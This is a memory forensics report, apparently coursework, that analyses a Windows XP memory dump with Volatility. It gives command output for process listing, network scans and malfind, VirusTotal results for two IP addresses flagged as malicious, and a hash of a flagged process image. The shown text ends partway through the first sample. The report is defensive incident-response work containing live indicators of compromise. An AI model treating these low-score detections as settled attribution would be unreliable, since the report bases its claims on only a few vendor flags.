MEMORY FORENSIC ANALYSIS REPORT

NAME: TILIJE UZU

Executive Summary:

The memory forensic analysis report evaluates two memory samples (Sample-1 and Sample-2) to identify signs of malicious activity and potential compromises.

- The System Profile of the memory Sample-1 was identified as Windows XP (WinXPSP2x86), while memory Sample-2 was identified as Windows 7 (Win7SP1x86_23418) Operating System.
- The network activities on Sample-1 includes connections to two malicious IPv4 addresses 41.168.5.140 (South Africa) and 125.19.103.198 (India) on port 8080.
- Processes such as explorer.exe on PID 1484, winlogon.exe on PID 608, reader_sl.exe PID 1640 and wuauclt.exe on PID 1136, 1588 were flagged as malicious.
- A suspicious execution of wuauclt.exe with specifically crafted arguments was discovered on the command prompt entries.


- The network Activities of memory Sample-2 includes multiple TCP connections initiated by Avast software using various ranges of IPv4 addresses on port 80, and tcprelay that forward network communication to the attacker controlled remote server.
- Evidence of memory capturing and potential data exfiltration was identified on the system command prompt entries.
- Suspicious command executions were also found involving swriter.exe program and winpmem-1.3.1.exe, which were used to automate and store memory dumps.
- Range of multiple processes that were correlated such as: cmd.exe, iexplore.exe swriter.exe, soffice.exe, soffice.bin winpmem-1.3.1.exe, indicate automation of memory information capturing and potential compromise.

Memory Sample-1 Analysis: *(Sample-1.dmp)*

I started off by identifying the image information to determine the image profile for further analysis. Both the volatility2 and volatility3 were used to get the profile information to arrive in a concrete conclusion of what the image profile is.


- Using the volatility2 plugin ***python2.7 vol.py -f Sample-1.dmp imageinfo*** to query the profile information and the profile was identified as **WinXPSP2x86** which is a Windows XP operating system.
- Using the volatility3 plugin ***python3 vol.py -f Sample-1.dmp windows.info*** to query the profile information and was identified as **2600.xpsp.080413-2111** which is also confirmed as Windows XP operating system.

Volatility2 for profile info: ***python2.7 vol.py -f Sample-1.dmp imageinfo***



```
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/progress/Downloads/R00260081/Forensic/R00260081/Forensic/Memory Dump/volatility/Sample-1.dmp)
                      PAE type : PAE
                           DTB : 0x2fe000L
                          KDBG : 0x80545ae0L
          Number of Processors : 1
     Image Type (Service Pack) : 3
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2012-07-22 02:45:08 UTC+0000
     Image local date and time : 2012-07-21 22:45:08 -0400

┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility]
```


Volatility3 for profile info: ***python3 vol.py -f Sample-1.dmp windows.info***



```
┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility3]
└─$ python3 vol.py -f Sample-1.dmp windows.info
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
Variable        Value

Kernel Base     0x804d7000
DTB     0x2fe000
Symbols file:///home/progress/Downloads/R00260081/Forensic/R00260081/Forensic/Memory%20Dump/volatility3/volatility3/symbols/windows/ntkrnlpa.pdb/30B5FB31AE
7E4ACAABA750AA241FF331-1.json.xz
Is64Bit False
IsPAE   True
layer_name      0 WindowsIntelPAE
memory_layer    1 FileLayer
KdDebuggerDataBlock     0x80545ae0
NTBuildLab      2600.xpsp.080413-2111
CSDVersion      3
KdVersionBlock  0x80545ab8
Major/Minor     15.2600
MachineType     332
KeNumberProcessors      1
SystemTime      2012-07-22 02:45:08+00:00
NtSystemRoot    C:\WINDOWS
NtProductType   NtProductWinNt
NtMajorVersion  5
NtMinorVersion  1
PE MajorOperatingSystemVersion  5
PE MinorOperatingSystemVersion  1
PE Machine      332
PE TimeDateStamp        Sun Apr 13 18:31:06 2008
```

Network Connections: After discovered the image profile I proceeded to check the network connections of the system using volatility2 plugin ***python2.7 vol.py -f Sample-1.dmp –profile=WinXPSP2x86 connscan*** and this revealed that system is making a connection to two(2) external IPv4 address on port 8080 (***41.168.5.140, 125.19.103.198***) and both with process ID 1484.


Volatility2 for network connections: ***python2.7 vol.py -f Sample-1.dmp – profile=WinXPSP2x86 connscan***



```
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypt
Offset(P)  Local Address          Remote Address         Pid

0×02087620 172.16.112.128:1038    41.168.5.140:8080      1484
0×023a8008 172.16.112.128:1037    125.19.103.198:8080    1484

┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility]
```

The IPv4 addresses were further scanned using OSINT sandboxes like VirusTotal to confirm the legitimacy of the connections. However, the result of the IP address activities returned to be malicious and also in turns communicating with multiple malicious files.

IP 41.168.5.140:8080 - *www.virustotal.com/gui/ip-address/41.168.5.140/relations*



6/94 security vendors flagged this IP address as malicious

41.168.5.140 (41.168.0.0/15)
AS 36937 (Neotel)

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Passive DNS Replication (1)

Date resolved	Detections	Resolver	Domain
2013-04-01	0 / 94	VirusTotal	support.tray-international.com

Communicating Files (44)

Scanned	Detections	Type	Name
2023-09-28	65 / 72	Win32 EXE	KB00294584.exe
2012-12-04	24 / 46	Win32 EXE	25c854592fd30b954d3208ec672bf1d1
2020-09-23	54 / 71	Win32 EXE	mmcshext.dll
2024-01-19	54 / 67	Win32 EXE	KB00656625.exe
2021-11-11	55 / 66	Win32 EXE	1032-eee3908d5a285d01ba1fdcc2df2237aeb13569e2
2024-10-07	63 / 72	Win32 EXE	KB00948946.exe
2022-03-04	53 / 69	Win32 EXE	MFC100JPN.DLL

IP 125.19.103.198 - *www.virustotal.com/gui/ip-address/125.19.103.198/relations*



4/94 security vendors flagged this IP address as malicious

125.19.103.198 (125.19.0.0/16)
AS 9498 (BHARTI Airtel Ltd.)

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Communicating Files (3)

Scanned	Detections	Type	Name
2024-01-19	54 / 67	Win32 EXE	KB00656625.exe
2024-02-11	63 / 71	Win32 EXE	KB01108787.exe
2019-10-20	43 / 68	Win32 EXE	kb01013206.exe

Files Referring (37)

Scanned	Detections	Type	Name
2024-12-04	1 / 62	Text	Credenciales_output.txt
2024-09-04	3 / 65	unknown	strings_1484.log
2021-08-17	1 / 58	Pascal	1484.txt

❖ Geolocation of the malicious IPv4 Address:

- The IP ***41.168.5.140*** is discovered to be located in South Africa with the address information:

Country	South Africa
State / Province	Gauteng
District	City of Johannesburg Metropolitan Municipality
City	Midrand (Halfway House)
Postal Code	1684
Latitude	-26.0111
Longitude	28.1194
Internet Service Provider (ISP)	Liquid Telecommunications South Africa (Pty) Ltd

- While the IP ***125.19.103.198*** is discovered to be located in India with address information at:


Country	India
State / Province	Rajasthan
District	Jaipur
City	Jaipur (Epip)
Postal Code	302003

Latitude	26.7803
Longitude	75.8334
Internet Service Provider (ISP)	Bharti Airtel

Running Processes:

I further examine the running processes using volatility3 plugin ***python3 vol.py -f Sample1.dmp windows.pslist,*** and this displayed various processes running on the machine such as ***explorer.exe*** on pid 1484, ***reader_sl.exe*** on pid 1640, ***winlogon.exe*** on pid 608, ***wuauclt.exe*** on pid 1136, 1588, and many others as shown in the image below.


Volatility3 for running process: ***python3 vol.py -f Sample-1.dmp windows.pslist***



```
┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility3]
└─$ python3 vol.py -f Sample-1.dmp windows.pslist
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

4       0       System  0x823c89c8      53      240     N/A     False   N/A     N/A     Disabled
368     4       smss.exe        0x822f1020      3       19      N/A     False   2012-07-22 02:42:31.000000 UTC  N/A     Disabled
584     368     csrss.exe       0x822a0598      9       326     0       False   2012-07-22 02:42:32.000000 UTC  N/A     Disabled
608     368     winlogon.exe    0x82298700      23      519     0       False   2012-07-22 02:42:32.000000 UTC  N/A     Disabled
652     608     services.exe    0x81e2ab28      16      243     0       False   2012-07-22 02:42:32.000000 UTC  N/A     Disabled
664     608     lsass.exe       0x81e2a3b8      24      330     0       False   2012-07-22 02:42:32.000000 UTC  N/A     Disabled
824     652     svchost.exe     0x82311360      20      194     0       False   2012-07-22 02:42:33.000000 UTC  N/A     Disabled
908     652     svchost.exe     0x81e29ab8      9       226     0       False   2012-07-22 02:42:33.000000 UTC  N/A     Disabled
1004    652     svchost.exe     0x823001d0      64      1118    0       False   2012-07-22 02:42:33.000000 UTC  N/A     Disabled
1056    652     svchost.exe     0x821dfda0      5       60      0       False   2012-07-22 02:42:33.000000 UTC  N/A     Disabled
1220    652     svchost.exe     0x82295650      15      197     0       False   2012-07-22 02:42:35.000000 UTC  N/A     Disabled
1484    1464    explorer.exe    0x821dea70      17      415     0       False   2012-07-22 02:42:36.000000 UTC  N/A     Disabled
1512    652     spoolsv.exe     0x81eb17b8      14      113     0       False   2012-07-22 02:42:36.000000 UTC  N/A     Disabled
1640    1484    reader_sl.exe   0x81e7bda0      5       39      0       False   2012-07-22 02:42:36.000000 UTC  N/A     Disabled
788     652     alg.exe 0x820e8da0      7       104     0       False   2012-07-22 02:43:01.000000 UTC  N/A     Disabled
1136    1004    wuauclt.exe     0x821fcda0      8       173     0       False   2012-07-22 02:43:46.000000 UTC  N/A     Disabled
1588    1004    wuauclt.exe     0x8205bda0      5       132     0       False   2012-07-22 02:44:01.000000 UTC  N/A     Disabled
```

- Using volatility3 plugin ***python3 vol.py -f Sample-1.dmp windows.malfind*** to determine processes which might be executing a malicious code on the machine, and the process winlogon.exe on pid 608 was flagged to be suspicious, containing a maliciou execution code:
  WARNING volatility3.plugins.windows.malfind: [proc_id 608] Found suspicious DIRTY + PAGE_EXECUTE_READ page at 0x585000 608 winlogon.exe 0x580000 0x59ffff Vad PAGE_EXECUTE_READ


Volatility3 for malicious code execution: ***python3 vol.py -f Sample-1.dmp windows.malfind***



```
┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility3]
└─$ python3 vol.py -f Sample-1.dmp windows.malfind
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
PID     Process Start VPN       End VPN Tag     Protection      CommitCharge    PrivateMemory   File output     Notes   Hexdump Disasm

584     csrss.exe       0×7f6f0000      0×7f7effff      Vad     PAGE_EXECUTE_READWRITE  0       0       Disabled        N/A
c8 00 00 00 91 01 00 00 ff ee ff ee 08 70 00 00 .............p..
08 00 00 00 00 fe 00 00 00 00 10 00 00 20 00 00 ............. ..
00 02 00 00 00 20 00 00 8d 01 00 00 ff ef fd 7f ..... ..........
03 00 08 06 00 00 00 00 00 00 00 00 00 00 00 00 ................
0×7f6f0000:     enter   0, 0
0×7f6f0004:     xchg    ecx, eax
0×7f6f0005:     add     dword ptr [eax], eax
0×7f6f0007:     add     bh, bh
0×7f6f0009:     out     dx, alWARNING  volatility3.plugins.windows.malfind: [proc_id 608] Found suspicious DIRTY + PAGE_EXECUTE_READ page at 0×585000

608     winlogon.exe    0×580000        0×59ffff        Vad     PAGE_EXECUTE_READ       0       0       Disabled        N/A
c1 00 00 00 00 01 00 00 ff ee ff ee 09 00 00 00 ................
09 00 00 00 00 fe 00 00 00 00 10 00 00 20 00 00 ............. ..
00 02 00 00 00 20 00 00 49 08 00 00 ff ef fd 7f ..... ..I.......
00 00 08 06 00 00 00 00 00 00 00 00 00 00 00 00 ................
0×580000:       rol     dword ptr [eax], 0
0×580003:       add     byte ptr [eax], al
0×580005:       add     dword ptr [eax], eax
```

- To further investigate the running processes for any malicious activities even though when it appears to be a usual legitimate windows processes, using the volatility2 ***plugin python2.7 vol.py -f Sample-1.dmp --profile=WinXPSP2x86 procdump --dump-dir*** to dump the processes into EXE executable files.
- The EXE executable files were further analysed using malware sandboxes such as Hybrid Analysis and VirusTotal and it revealed that a trojan malware has been masqueraded into some of the legitimate running processes which includes ***reader_sl.exe*** pid 1640, ***winlogon.exe*** pid 608, ***wuauctl.exe***, and ***explorer.exe*** pid 1484. The explorer.exe process operates on the same pid (1484) with the malicious IPv4 address "***41.168.5.140, 125.19.103.198"*** identified on network connection


Volatility2 for dumping processes as exe files: ***python2.7 vol.py -f Sample-1.dmp --profile=WinXPSP2x86 procdump --dump-dir CurrentDirectory***



```
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)
Process(V) ImageBase  Name                 Result
---------- ---------- -------------------- ------
0×823c89c8 ---------- System               Error: PEB at 0×0 is unavailable (possibly due to paging)
0×822f1020 0×48580000 smss.exe             OK: executable.368.exe
0×822a0598 0×4a680000 csrss.exe            OK: executable.584.exe
0×82298700 0×01000000 winlogon.exe         OK: executable.608.exe
0×81e2ab28 0×01000000 services.exe         OK: executable.652.exe
0×81e2a3b8 0×01000000 lsass.exe            OK: executable.664.exe
0×82311360 0×01000000 svchost.exe          OK: executable.824.exe
0×81e29ab8 0×01000000 svchost.exe          OK: executable.908.exe
0×823001d0 0×01000000 svchost.exe          OK: executable.1004.exe
0×821dfda0 0×01000000 svchost.exe          OK: executable.1056.exe
0×82295650 0×01000000 svchost.exe          OK: executable.1220.exe
0×821dea70 0×01000000 explorer.exe         OK: executable.1484.exe
0×81eb17b8 0×01000000 spoolsv.exe          OK: executable.1512.exe
0×81e7bda0 0×00400000 reader_sl.exe        OK: executable.1640.exe
```

ID-R00260081

reader_sl.exe process ID 1640: SHA-256:
5b136147911b041f0126ce82dfd24c4e2c79553b65d3240ecea2dcab4452dcb5



5b136147911b041f0126ce82dfd24c4e2c79553b65d3240ecea2dcab4452dcb5

26 / 71

Community Score -13

26/71 security vendors flagged this file as malicious

5b136147911b041f0126ce82dfd24c4e2c79553b65d3240ecea2dcab4452dcb5
AcroSpeedLaunch.exe
peexe idle direct-cpu-clock-access checks-user-input

Size 28.50 KB

Last Analysis Date 1 day ago

EXE

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

